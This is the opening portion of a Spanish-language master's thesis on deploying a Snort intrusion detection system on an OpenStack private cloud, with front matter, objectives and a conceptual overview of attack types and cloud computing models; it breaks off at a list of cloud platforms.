ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

DISEÑO E IMPLEMENTACIÓN DE UN SISTEMA DE SEGURIDAD DE DETECCIÓN DE INTRUSOS (IDS) PARA LA PLATAFORMA OPENSTACK UTILIZANDO CÓDIGO ABIERTO

CRISTIAN FERNANDO MIÑO VERDEZOTO

Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo, presentado ante el Instituto de Posgrado y Educación Continua de la ESPOCH, como requisito parcial para la obtención del grado de Magíster en Seguridad Telemática

RIOBAMBA - ECUADOR

DICIEMBRE - 2020

© 2020, Cristian Fernando Miño Verdezoto

Se autoriza la reproducción total o parcial, con fines académicos, por cualquier medio o procedimiento, incluyendo la cita bibliográfica del documento, siempre y cuando se reconozca el Derecho de Autor.

ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

CERTIFICACIÓN:

EL TRIBUNAL DEL TRABAJO DE TITULACIÓN CERTIFICA QUE:

El **Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo**, titulado "Diseño e implementación de un sistema de seguridad de detección de intrusos (IDS) para la plataforma Openstack utilizando código abierto", de responsabilidad del señor Cristian Fernando Miño Verdezoto, ha sido prolijamente revisado y se autorizada su presentación.

Tribunal:

Dr. Juan Vargas Guambo, Mag.
PRESIDENTE

Firmado electrónicamente por:
JUAN MARIO VARGAS GUAMBO

Ing. Jorge Fernando Illescas Peña, Mag.
DIRECTOR

JORGE FERNANDO ILLESCAS PEÑA
Firmado digitalmente por JORGE FERNANDO ILLESCAS PEÑA
Fecha: 2020.12.02 22:12:39 -05'00'

Ing. Mayra Alejandra Oñate Andino, Mag.
MIEMBRO DEL TRIBUNAL

MAYRA ALEJANDRA OÑATE ANDINO
Digitally signed by MAYRA ALEJANDRA OÑATE ANDINO

Ing. Christian Fernando Barragan Quizhpe, Mag.
MIEMBRO DEL TRIBUNAL

Firmado electrónicamente por:
CHRISTIAN FERNANDO BARRAGAN QUIZHPE

Riobamba, Diciembre de 2020

DERECHOS INTELECTUALES

Yo, Cristian Fernando Miño Verdezoto, declaro que soy responsable de las ideas, doctrinas y resultados expuestos en el **Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo**, y que el patrimonio intelectual generado por la misma pertenece exclusivamente a la Escuela Superior Politécnica de Chimborazo.

Firmado electrónicamente por:
CRISTIAN FERNANDO MINO VERDEZOTO

Cristian Fernando Miño Verdezoto

No. Cédula: 0604238477

DECLARACIÓN DE AUTENTICIDAD

Yo, Cristian Fernando Miño Verdezoto, declaro que el presente **Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo,** es de mi autoría y que los resultados del mismo son auténticos y originales. Los textos constantes en el documento que provienen de otra fuente están debidamente citados y referenciados.

Como autor, asumo la responsabilidad legal y académica de los contenidos de este proyecto de investigación de maestría.

Riobamba, Diciembre de 2020

Firmado electrónicamente por:
CRISTIAN FERNANDO MINO VERDEZOTO

Cristian Fernando Miño Verdezoto

No. Cédula: 0604238477

DEDICATORIA

Este trabajo está dedicado a mi esposa Marcia por su paciencia, apoyo y amor incondicional, a mis hijos Daniela y Juan Francisco quienes me motivan a seguir luchando y esforzándome cada día, a mis padres Socorro y Florencio por su amor, motivación y apoyo, y con todo mi amor a mi abuelita por enseñarme que todo se consigue con trabajo y esfuerzo.

Cristian

AGRADECIMIENTO

Mi gratitud, principalmente esta dirigida a Dios por darme la vida y permitirme seguir cumpliendo mis metas, de igual manera a mis padres quienes me enseñaron que con amor, perseverancia, trabajo y dedicación puedo lograr lo que me proponga, a mi esposa e hijos por su amor incondicional, a mis hermanas por su apoyo en todo momento, y de una manera muy especial a Fernando Illescas, Mayra Oñate y Christian Barragan por sus valiosos conocimientos y guía para culminar este trabajo.

Cristian

TABLA DE CONTENIDO

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

ÍNDICE DE ANEXOS

RESUMEN

En este trabajo se diseñó un sistema de seguridad de detección de intrusos (IDS) orientado a analizar el tráfico de la red externa de una plataforma OpenStack y se analizaron dos formas o escenarios de implementación; la primera, consiste en la implementación en una instancia de máquina virtual en la plataforma OpenStack, mientras que la segunda forma se implementó directamente en el nodo de control. Se realizaron tres tipos de ataques para poner a prueba las instalaciones: denegación de servicio, SQL Injection y buffer Overflow, siendo la denegación de servicio el ataque con mayor influencia en el análisis. El sistema de detección de intrusos utilizado fue *Snort* esto en base al análisis realizado entre los diferentes sistemas, de igual manera se analizó las características de las plataformas de nubes privadas, teniendo como resultado que OpenStack es la plataforma idónea para el presente trabajo.

Como resultado se obtuvo que el diseño del sistema de detección de intrusos en el escenario del nodo de control resultó ser mas eficiente, llegando a un porcentaje de eficiencia de 99,96% con 50 mil paquetes por segundo, en comparación con el escenario virtualizado, que, con la misma cantidad de paquetes llego al 21,39%. Se concluyó que la diferencia en la implementación consistió en la ubicación y la forma en que se analiza el trafico de red. Siendo el escenario del nodo de control mas eficiente y recomendado para el análisis de trafico externo.

Palabras clave: <TECNOLOGÍA Y CIENCAS DE LA INGENIERÍA>, <SEGURIDAD TELEMÁTICA>, <SISTEMA DE DETECCIÓN DE INTRUSOS (IDS)>, <COMPUTACIÓN EN LA NUBE (OPENSTACK)>, <ATAQUES INFORMÁTICOS>.

ABSTRACT

In this work, an intrusion detection security system (IDS) was designed aimed at analyzing the traffic of the external network of an OpenStack platform and two ways or implementation scenarios were analyzed; the first, consists of the implementation in a virtual machine instance on the OpenStack platform, while the second way was implemented directly in the control node. Three types of attacks were carried out to test the installations: denial of service, SQL Injection, and buffer Overflow, with denial of service being the attack with the greatest influence on the analysis. The intrusion detection system used was Snort, based on the analysis carried out between the different systems, in the same way the characteristics of the private cloud platforms were analyzed, with the result that OpenStack is the ideal platform for the present work. As a result, it was obtained that the design of the intrusion detection system in the control node scenario turned out to be more efficient, reaching an efficiency percentage of 99.96% with 50 thousand packets per second, compared to the virtualized scenario. That, with the same number of packages, I reached 21.39%. It was concluded that the difference in the implementation consisted in the location and the way in which the network traffic is analyzed. Being the most efficient and recommended control node scenario for external traffic analysis.

.

Key words: <TECHNOLOGY AND ENGINEERING SCIENCES>, <TELEMATIC SECURITY>, <INTRUSION DETECTION SYSTEM (IDS)>, <CLOUD COMPUTING (OPENSTACK)>, <COMPUTER ATTACKS>.

CAPÍTULO I

1. INTRODUCCIÓN

1.1. Planteamiento del problema

Un sistema de detección de intrusos, IDS por las siglas en inglés de *Intrusion Detection System*, puede ser implementado de diferentes maneras, bien sea en host, red o distribuidos; todo depende de la arquitectura, infraestructura y servicio que se oferte. En una plataforma OpenStack, orientado a la nube privada, un sistema de detección de intrusiones forma parte primordial para contrarrestar los ataques e intrusiones no permitidas, pero al ser implementado de una manera errónea este puede ocasionar un deterioro en el rendimiento de la red el cual afecta directamente los sistemas de detección de intrusos (Ocampo et al., 2017).

La nube computacional como modelo ubicuo, permite el suministro de servicios a clientes que acceden a ella de forma fácil y rápida. La infraestructura como servicio (IaaS por el término inglés *Infrastructure as a service*) es uno de los modelos de mayor uso, mediante el cual las aplicaciones se despliegan y aprovisionan por los clientes en un modelo de pago por uso (Ruiz Paz et al., 2017). Sin embargo, la gestión de seguridad se ve afectada por la complejidad de su implementación por parte de usuario final.

Este trabajo se hace con el fin de diseñar y analizar un sistema para la detección de intrusos (IDS) aplicado a la plataforma OpenStack.

1.2. Situación problemática

1.2.1. Formulación del problema

¿De qué manera contribuirá, el identificar ataques informáticos y la eficiencia en su detección, el diseño e implementación de un sistema de seguridad de detección de intrusos (IDS) para la plataforma OpenStack utilizando código abierto?

1.2.2. Preguntas directrices de la investigación

- ¿Cuánto mejoraría la detección de amenazas (Denegación de Servicio, SQL Injection, y Buffer Overflow) al diseñar un IDS para la plataforma OpenStack?
- ¿Cuáles son las ventajas y desventajas de utilizar código abierto para la detección de intrusos en la plataforma OpenStack?
- ¿Cuáles son los riesgos más importantes de implementar un sistema de seguridad para la detección de intrusos en la plataforma Openstack?

- ¿Qué medidas serán más adecuadas para la implementación del sistema de seguridad para la detección de intrusos en la plataforma OpenStack?

1.3. Justificación de la investigación

1.3.1. Teórico

Debido a los grandes cambios que vienen sufriendo las Tecnologías de la Información (TI) por el gran flujo de datos y operaciones que deben manejarse dentro de las organizaciones, es que surge Cloud Computing (CC) como un modelo que tiende a proveer servicios que utilizan eficientemente estos recursos (Chou, 2015). OpenStack es un proyecto de código abierto que provee módulos necesarios para crear una plataforma de nube privada, uno de sus principales módulos es *Neutron* que es el componente que se encarga de brindar la gestión y publicación de red (Udanor et al., 2019).

La tecnología está evolucionando en diferentes áreas organizacionales como son los sistemas de almacenamiento escalable (Cloud), que permite estandarizar los procesos operacionales y el acceso a la información se lo puede realizar desde cualquier lugar (Awadallah, 2016). Los costos de tecnologías de información son más económicos, la velocidad de procesamiento de la información y la productividad aumentan, permitiendo el acceso a múltiples usuarios; de tal manera que, resulta atractivo que las empresas cuenten con un servicio propio que garantice que los datos almacenados sean exclusivamente de quien los emite y proteger de esta manera la información de posibles violaciones a derechos de autor y pérdida de la misma, bajo estándares que ayuden a optimizar los recursos orientándolos a un uso exclusivo (Patiño Builes, 2015).

Los estándares de seguridad y plataformas permiten el manejo de la información de manera adecuada, que son requeridas por las nubes permitiendo determinar ventajas y desventajas de un sistema creando un ambiente más seguro y confiable en la gestión de servicios (Attaran, 2017).

Debido al aumento significativo de las actividades cibernéticas maliciosas e intrusos, los encargados de la administración de red, tratan de aplicar protecciones como por ejemplo un DMZ (zona desmilitarizada), Firewalls, políticas internas, entre otras; pero este tipo de soluciones no son 100% seguras, porque algunos ataques no son detectados por estos elementos de protección. De esta forma existen tecnologías adicionales contra estos ataques maliciosos, como por ejemplo los IDS y los IPS, los cuales son mecanismos de seguridad adicional, se caracterizan por la incorporación de mecanismos de inteligencia de amenazas, es decir bloqueo automático de páginas web, bloqueo de servidores DNS, direcciones IP de dudosa reputación, inspección profunda de paquetes, análisis de aplicaciones y archivos, etc. (Mehtre, 2019).

1.3.2. Metodológico

El presente proyecto permitirá realizar el diseño e implementación de un sistema de seguridad para la detección de intrusos (IDS) utilizando código abierto en la plataforma Openstack permitiendo mejorar en las plataformas IaaS privadas o públicas. Al final del proyecto se obtendrá un diseño de gran valor para los profesionales en el área de las telecomunicaciones, que permitirá analizar y tomar decisiones sobre todo en plataformas OpenStack y puedan ser utilizadas en diferentes aplicaciones.

El estudio pretende beneficiar a los profesionales en el área de telecomunicaciones, brindándoles una herramienta valiosa para la toma de decisiones para la implementación de proyectos relacionados a la detección de intrusos con diferentes plataformas y códigos.

1.4. Objetivos de la investigación

1.4.1. General

Diseñar e implementar un sistema de seguridad de detención de intrusos (IDS) para la plataforma OpenStack utilizando código abierto.

1.4.2. Específicos

- Analizar las características y funcionalidades de un sistema de detección de intrusos de código abierto.
- Analizar las características y funcionalidades de la plataforma Open Source OpenStack.
- Diseñar y elaborar un sistema de detección de intrusos IDS en un escenario controlado.
- Implementar en la plataforma OpenStack el sistema de detención de intrusos IDS, en un ambiente de pruebas y ataques controlados.
- Evaluar la implementación del sistema de detección de intrusos.

1.5. Hipótesis

1.5.1. Hipótesis General

La implementación de un sistema de código abierto de detección de intrusos (IDS) permitirá incrementar el porcentaje de detección de ataques en la plataforma OpenStack.

CAPÍTULO II

2. MARCO TEÓRICO

2.1. Marco teórico referencial

Como referencia para el desarrollo del proyecto se recurre a los estudios y artículos científicos realizados sobre temas afines a sistemas de detección de intrusos (IDS), plataforma OpenStack y redes definidas por software más relevantes que respaldan la investigación y constituyan métodos de análisis. Entre estos trabajos se tienen los siguientes:

El objetivo de un sistema de detección de intrusos (IDS) es monitorear la red para detectar comportamientos anómalos, los cuales pueden causar problemas de disponibilidad del servicio. Snort es un sniffer que actúa como sistema de detección de intrusos a nivel de red, entre las principales características esta; es software libre, cuenta con un lenguaje de creación de reglas, ofrece una serie de reglas y filtros predefinidos.

2.2. Antecedentes investigativos

En 2017, Alwan y Younis publicaron un artículo llamado “Detection and Prevention of SQL Injection Attack: A Survey” que consistió en la aplicación de una encuesta para determinar qué ataque informático representa una mayor amenaza para las aplicaciones. En este artículo se examinaron los problemas de ataque existentes más populares, se presentó un informe de encuesta sobre los tipos clásicos y modernos de SQL Injection (SQLIA), sus métodos de trabajo y las técnicas de detección y prevención contra los tipos clásicos y modernos de ese ataque. Para la evaluación, se hizo una comparación de las técnicas de detección y prevención en términos de su capacidad para detectar el ataque, prevenir el ataque o detenerlo parcialmente. En cuanto a los resultados, la eficiencia de algunas técnicas debería mejorarse para superar el SQLIA, ya que, esta es una de las mayores amenazas para las aplicaciones, ya sean aplicaciones web, móviles o de escritorio, que están conectadas a la base de datos (Alwan & Younis, 2017).

Odun-Ayo, Falade y Samuel realizaron una investigación titulada “Cloud Computing and Open Source Software: Issues and Developments” acerca de la computación en la nube y la disponibilidad de recursos y almacenamiento en dicha nube con el uso de aplicaciones de código abierto para implementar aplicaciones en la nube, la metodología implementada en este artículo fue a través de la revisión de algunos documentos disponibles sobre computación en la nube y software de código abierto. En este artículo se examinaron las tendencias actuales en la computación en la nube y el software de código abierto y además proporciona una guía para futuras investigaciones. El hallazgo de la revisión es que OpenStack proporciona la

infraestructura más completa en computación en la nube y software de código abierto (Odun-Ayo et al., 2018).

2.3. Marco Conceptual

2.3.1. Ataques informáticos

La seguridad es un componente fundamental en la tecnología informática y de redes. Lo primero y más importante de cada red que diseña, planifica, construye y opera es la importancia de una política de seguridad sólida. La seguridad de la red se ha vuelto más importante para los usuarios de computadoras personales, las organizaciones y los militares (Gaigole & Kalyankar, 2015).

Con la llegada de internet, la seguridad se convirtió en una preocupación importante. La propia estructura de Internet permitió que ocurrieran muchas amenazas de seguridad. La seguridad de la red se está volviendo de gran importancia debido a la propiedad intelectual que se puede adquirir fácilmente a través de Internet. Hay diferentes tipos de ataque que pueden ser cuando se envían a través de la red. Al conocer los métodos de ataque, permite que surja la seguridad adecuada (Gaigole & Kalyankar, 2015).

Muchas empresas se protegen de Internet mediante firewalls y mecanismos de encriptación. Existe una gran cantidad de información personal, comercial, militar y gubernamental sobre infraestructuras de redes en todo el mundo y todos estos requieren diferentes mecanismos de seguridad. En este documento, estamos tratando de estudiar la mayoría de los diferentes tipos de ataques junto con varios tipos diferentes de mecanismos de seguridad que se pueden aplicar de acuerdo con la necesidad y la arquitectura de la red (Gaigole & Kalyankar, 2015).

Ataque pasivo

Un ataque pasivo monitorea el tráfico no encriptado y busca contraseñas de texto claro e información confidencial que pueda usarse en otros tipos de ataques. El monitoreo y escucha del canal de comunicación por parte de atacantes no autorizados se conoce como ataque pasivo. Incluye análisis de tráfico, monitoreo de comunicaciones desprotegidas, descifrar tráfico débilmente encriptado y capturar información de autenticación como contraseñas. La interceptación pasiva de las operaciones de red permite a los adversarios ver las próximas acciones. Los ataques pasivos resultan en la divulgación de información o archivos de datos a un atacante sin el consentimiento o conocimiento del usuario (Gaigole & Kalyankar, 2015).

Ataque activo

En un ataque activo, el atacante intenta evitar o entrar en sistemas seguros en la comunicación continua. Esto se puede hacer a través del sigilo, virus, gusanos o caballos de Troya. Los ataques activos incluyen intentos de eludir o romper las características de protección, introducir código malicioso y robar o modificar información. Los atacantes no autorizados monitorean, escuchan y modifican el flujo de datos en el canal de comunicación que se conoce como ataque activo. Estos ataques se montan contra una red troncal de red, explotan información en tránsito, penetran electrónicamente en un enclave o atacan a un usuario remoto autorizado durante un intento de conectarse a un enclave. Los ataques activos resultan en la divulgación o difusión de archivos de datos, DoS o modificación de datos (Gaigole & Kalyankar, 2015).

Ataque distribuido

Un ataque distribuido requiere que el adversario introduzca código, como un troyano o un programa de puerta trasera, a un componente o software "confiable" que luego se distribuirá a muchas otras compañías y usuarios. Los ataques de distribución se centran en la modificación maliciosa del hardware o software en la fábrica o durante la distribución. Estos ataques introducen código malicioso, como una puerta trasera a un producto para obtener acceso no autorizado a información o a una función del sistema en una fecha posterior (Gaigole & Kalyankar, 2015).

Ataque interno

Según una encuesta de Cyber Security Watch, se descubrió que las personas con información privilegiada son la causa del 21 por ciento de las violaciones de seguridad, y un 21 por ciento adicional puede deberse a las acciones de personas con información privilegiada. Más de la mitad de los encuestados en otra encuesta reciente dijo que hoy es más difícil detectar y prevenir ataques internos que en 2011, y el 53 por ciento estaba aumentando sus presupuestos de seguridad en respuesta a amenazas internas. Si bien un número significativo de violaciones son causadas por empleados maliciosos o descontentos, o ex empleados, muchos son causados por empleados bien intencionados que simplemente están tratando de hacer su trabajo. Los programas BYOD y los servicios de colaboración y uso compartido de archivos como Dropbox significan que será más difícil que nunca mantener los datos corporativos bajo control corporativo frente a estos empleados bien intencionados pero irresponsables (Gaigole & Kalyankar, 2015).

Ataque cercano

Un ataque cercano involucra a alguien que intenta acercarse físicamente a los componentes, datos y sistemas de la red para obtener más información sobre una red. Los ataques cercanos consisten

en individuos regulares que alcanzan una proximidad física cercana a redes, sistemas o instalaciones con el propósito de modificar, reunir o denegar el acceso a la información. Una forma popular de cierre en ataque es la ingeniería social. En un ataque de ingeniería social, el atacante compromete la red o el sistema a través de la interacción social con una persona, a través de un mensaje de correo electrónico o un teléfono. El individuo puede utilizar varios trucos para revelar información sobre la seguridad de la empresa. La información que la víctima revela al pirata informático probablemente se utilizará en un ataque posterior para obtener acceso no autorizado a un sistema o red (Gaigole & Kalyankar, 2015).

Ataque de spyware

Una amenaza grave para la seguridad informática, el spyware es cualquier programa que supervisa sus actividades en línea o instala programas sin su consentimiento para obtener ganancias o para capturar información personal. Y esta información de captura se usa maliciosamente como el usuario legítimo para ese tipo particular de trabajo (Gaigole & Kalyankar, 2015).

Ataque de suplantación de identidad

En el ataque de *phishing*, el hacker crea un sitio web falso que se ve exactamente como un sitio popular como el banco SBI o PayPal. La parte de *phishing* del ataque es que el hacker luego envía un mensaje de correo electrónico tratando de engañar al usuario para que haga clic en un enlace que conduce al sitio falso; cuando el usuario intenta iniciar sesión con la información de su cuenta, el pirata informático registra el nombre de usuario y la contraseña y luego intenta esa información en el sitio real (Gaigole & Kalyankar, 2015).

Ataque de secuestro

En un ataque de secuestro, un hacker se hace cargo de una sesión entre usted y otro individuo y desconecta al otro individuo de la comunicación; todavía cree que está hablando con la parte original y puede enviar información privada al hacker por accidente (Gaigole & Kalyankar, 2015).

Ataque de suplantación de identidad

En el ataque de suplantación de identidad, el pirata informático modifica la dirección de origen de los paquetes que está enviando para que parezcan provenir de otra persona. Esto puede ser un intento de eludir las reglas de su firewall (Gaigole & Kalyankar, 2015).

Ataque de contraseña

Un atacante intenta descifrar las contraseñas almacenadas en una base de datos de cuentas de red o en un archivo protegido con contraseña. Hay tres tipos principales de ataques de contraseña: un ataque de diccionario, un ataque de fuerza bruta y un ataque híbrido. Un ataque de diccionario utiliza un archivo de lista de palabras, que es una lista de contraseñas potenciales. Un ataque de fuerza bruta es cuando el atacante intenta todas las combinaciones posibles de personajes (Gaigole & Kalyankar, 2015).

Ataque de explotación

En este tipo de ataque, el atacante sabe de un problema de seguridad dentro de un sistema operativo o una pieza de software y aprovecha ese conocimiento explotando la vulnerabilidad (Gaigole & Kalyankar, 2015).

Ataques de denegación de servicio (DoS)

Los ataques de denegación de servicio (DoS) son el único tipo de comportamiento intrusivo agresivo y amenazante para los servidores en línea. Los ataques DoS degradan severamente la disponibilidad de una víctima, que puede ser un host, un enrutador o una red completa. Imponen tareas de computación intensivas a la víctima explotando la vulnerabilidad de su sistema o inundándola con una gran cantidad de paquetes inútiles. La seguridad en Internet ha sido una preocupación para todos los usuarios (Devare et al., 2016).

Denegación de servicios es un ataque que consume completamente la memoria para los usuarios a los que se dirige. Este ataque que hace que algunos recursos informáticos o de memoria estén demasiado ocupados o llenos para manejar solicitudes legítimas, o niega el acceso de los usuarios legítimos a una máquina. Muchos ataques DoS, como los ataques Ping of Death y Teardrop, explotan las limitaciones en los protocolos TCP / IP. Para todos los ataques DoS conocidos, existen correcciones de software que los administradores del sistema pueden instalar para limitar el daño causado por los ataques (Devare et al., 2016).

DoS es legítimamente un ataque de sobrecarga de recursos que puede tener la probabilidad de destruir el host de tal manera que no pueda comunicarse correctamente con el resto del sistema, de esta manera los servicios pueden permanecer inaccesibles para los clientes. Este es un ataque que altera la función ordinaria del sistema informático y, por lo tanto, impide el acceso a usuarios

autorizados. El ataque DoS puede ser definido como un incidente en el que un cliente u organización se ve privado de los servicios de un recurso que esperaría tener regularmente (Babate, 2014).

Buffer Overflow

El desbordamiento de búfer (BOF) ocurre cuando una aplicación escribe más allá de su tamaño preasignado durante la ejecución del programa. Se puede usar para lanzar ataques de denegación de servicio u obtener privilegios de acceso de orden superior. Aunque se propusieron muchas soluciones para abordar los errores de BOF que van desde el análisis estático, la detección en tiempo de ejecución y los mecanismos de generación de pruebas, sufren inconvenientes inherentes o tienen problemas que limitan su uso por parte de los equipos de desarrollo. Por lo tanto, BOF sigue siendo una vulnerabilidad de seguridad crítica y el número creciente de errores que se informan en las aplicaciones respaldan aún más la necesidad de encontrar soluciones complementarias que sean fáciles de usar y efectivas (Padmanabhuni & Tan, 2016).

Las vulnerabilidades de desbordamiento de búfer (BOF) cuando están presentes en el código pueden explotarse para violar objetivos de seguridad como disponibilidad, confidencialidad e integridad. Constituyen una parte sustancial de los ataques de manipulación de entrada debido a su presencia común y facilidad de explotación (Padmanabhuni & Tan, 2016).

Inyección de SQL

SQL Injection es una de las amenazas más comunes para un sistema de base de datos en el que el atacante agrega una declaración SQL a un cuadro de entrada del formulario de solicitud, para obtener acceso a los recursos o realizar cambios en los datos almacenados en la base de datos. La falta de validación de entrada en las aplicaciones hace que el atacante sea exitoso. En un ataque de inyección SQL, el atacante inyecta una entrada de cadena a través de la aplicación, lo que cambia o manipula la declaración SQL en beneficio del atacante. Un ataque de inyección SQL puede dañar la base de datos de varias maneras, como la manipulación no autorizada de la base de datos o la recuperación de datos confidenciales. También se puede usar para ejecutar comandos a nivel del sistema que pueden hacer que el sistema niegue el servicio a la aplicación. Este problema es muy arriesgado porque puede causar la pérdida de datos o el uso indebido de datos por partes que no están autorizadas y, como resultado, se destruyen la funcionalidad y la confidencialidad (Alwan & Younis, 2017).

Los riesgos asociados con el SQL Injection proporcionan motivación para que la base de datos sea atacada. Las principales consecuencias de estas vulnerabilidades son los ataques a las siguientes características (Alwan & Younis, 2017):

a. Autorización: un SQL Injection exitoso puede alterar los datos críticos que se almacenan en una base de datos SQL vulnerable.
b. Autenticación: si no hay un control adecuado sobre los campos de entrada dentro de la página de autenticación, es posible iniciar sesión en un sistema como un usuario normal sin conocer al usuario autenticado.
c. Confidencialmente: por lo general, las bases de datos consisten en datos confidenciales, como información personal, números de tarjetas de crédito y / o números sociales. Por lo tanto, la pérdida de confidencialidad es un problema terrible con la vulnerabilidad de inyección SQL.
d. Integridad: mediante un SQLIA exitoso, no solo un atacante lee información confidencial, sino que también es posible cambiar o eliminar esta información privada.
e. Huellas digitales de la base de datos: el atacante puede determinar el tipo de base de datos que se usa en el back-end para poder usar ataques específicos de la base de datos que corresponden a debilidades en un sistema de administración de base de datos particular.

2.3.2. Plataformas de Computación en la Nube

La computación en la nube consiste en proveer servicios, aplicaciones, datos, a través de recursos compartidos. La definición de computación en la nube esta evolucionando. Según *The National Institute of Standards and Tecnology* (NIST), que es la agencia de la administración de tecnología del departamento de los Estados Unidos, plantea la siguiente definición "un modelo que permite el acceso, bajo demanda, a un grupo compartido de recurso configurables como red, procesamiento, almacenamiento, aplicaciones, o servicios, de una forma rápida y con una cantidad mínima de esfuerzo.", así mismo, *Armbrust* en su articulo *"A View of Cloud Computing"* define a la computación en la nube de la siguiente manera: "Las aplicaciones entregadas como servicios sobre el internet y los recursos y sistemas en un centro de datos que proveen dicho servicio." (Armbrust, 2010).

El modelo de computación en la nube se compone de cinco características principales:

- Auto servicio bajo demanda.- comprende el auto abastecimiento de los recursos de computo, almacenamiento y red.
- Acceso a recursos a través de una red.- una red con buenas prestaciones para el acceso a los recursos desde cualquier plataforma.

- Agrupación de recursos.- ofrecer el servicio a múltiples clientes a los cuales se les asignan y reajustan diferentes recursos físicos y virtuales de manera dinámica y de acuerdo a la demanda.
- Aprovisionamiento y liberación elástico de las capacidades y recursos asignados.- para escalar elásticamente en concordancia con la demanda.
- Medición, control y reporte de uso de los recursos.- garantizar una transparencia del servicio tanto al cliente como al proveedor.

Por otro lado el modelo de computación en la nube puede ser visualizada como una pirámide de tres secciones:



Figura 1-2. Pirámide del modelo de computación en la nube
Realizado por: BSgrupo, Cloud Computing, 2016

- Software como Servicio (SaaS).- comprende el acceso a las aplicaciones y por lo general se usan a través de un navegador web, escritorio o cliente remoto. Es una metodología de entrega de software que proporciona acceso con licencia multi-tenant. Algunos ejemplos son: redes sociales, google docs, etc.
- Plataforma como Servicio (PaaS).- proporciona todo lo necesario para el desarrollo y puesta en marcha de aplicaciones y servicios web. Permite albergar y desarrollar aplicaciones en forma distribuida, elástica y escalable según sea necesario. Algunos ejemplos son: Amazon Web Service, Microsoft Azure, etc.
- Infraestructura Como Servicio (IaaS).- permite disponer de hardware de forma independiente, autónoma, gestionada, y escalable en términos de CPU, RAM, disco, y otros elementos. Es una alternativa a la adquisición de servidores, equipos de red, espacio

en un centro de datos, los clientes adquieren todos estos recursos a un proveedor de servicios externo. Algunos ejemplos. Google Cloud Platform, Digital Ocean, etc.

2.3.2.1. Tipos de Computación en la Nube

Existen tres diferentes tipo de computación en la nube: nube privada, nube publica, y nube hibrida, como se muestra en la Figura 2-2.



Figura 2-2. Tipos de computación en la nube

Fuente: BSgrupo, Cloud Computing, 2016

La nube publica ofrece sus servicios a una amplia gama de clientes. La naturaleza de este modelo es similar al internet, es decir, los usuario y los servicios pueden estar en cualquier lugar de la World Wide Web. El entorno informático se comparte con múltiple inquilinos.

Por otro lado la nube privada restringe a sus usuarios a subconjunto selecto, generalmente una organización o empresa especifica. El modelo de nube privada es similar a una intranet, es decir, sus servicios se ofrecen internamente a trabes de una red interna.

Por ultimo la nube hibrida ofrece sus servicios a una gama estrechamente definida de usuarios privados, que si es necesario, pueden expandirse para residir en una infraestructura publica. Por lo general los proveedores de nubes publicas pueden administrar remotamente una parte de la infraestructura en una organización privada y usar la nube para copias de seguridad.

2.3.2.2. Plataformas de Computación en la Nube

Entre las principales plataformas de computación en la nube se encuentra las siguientes:

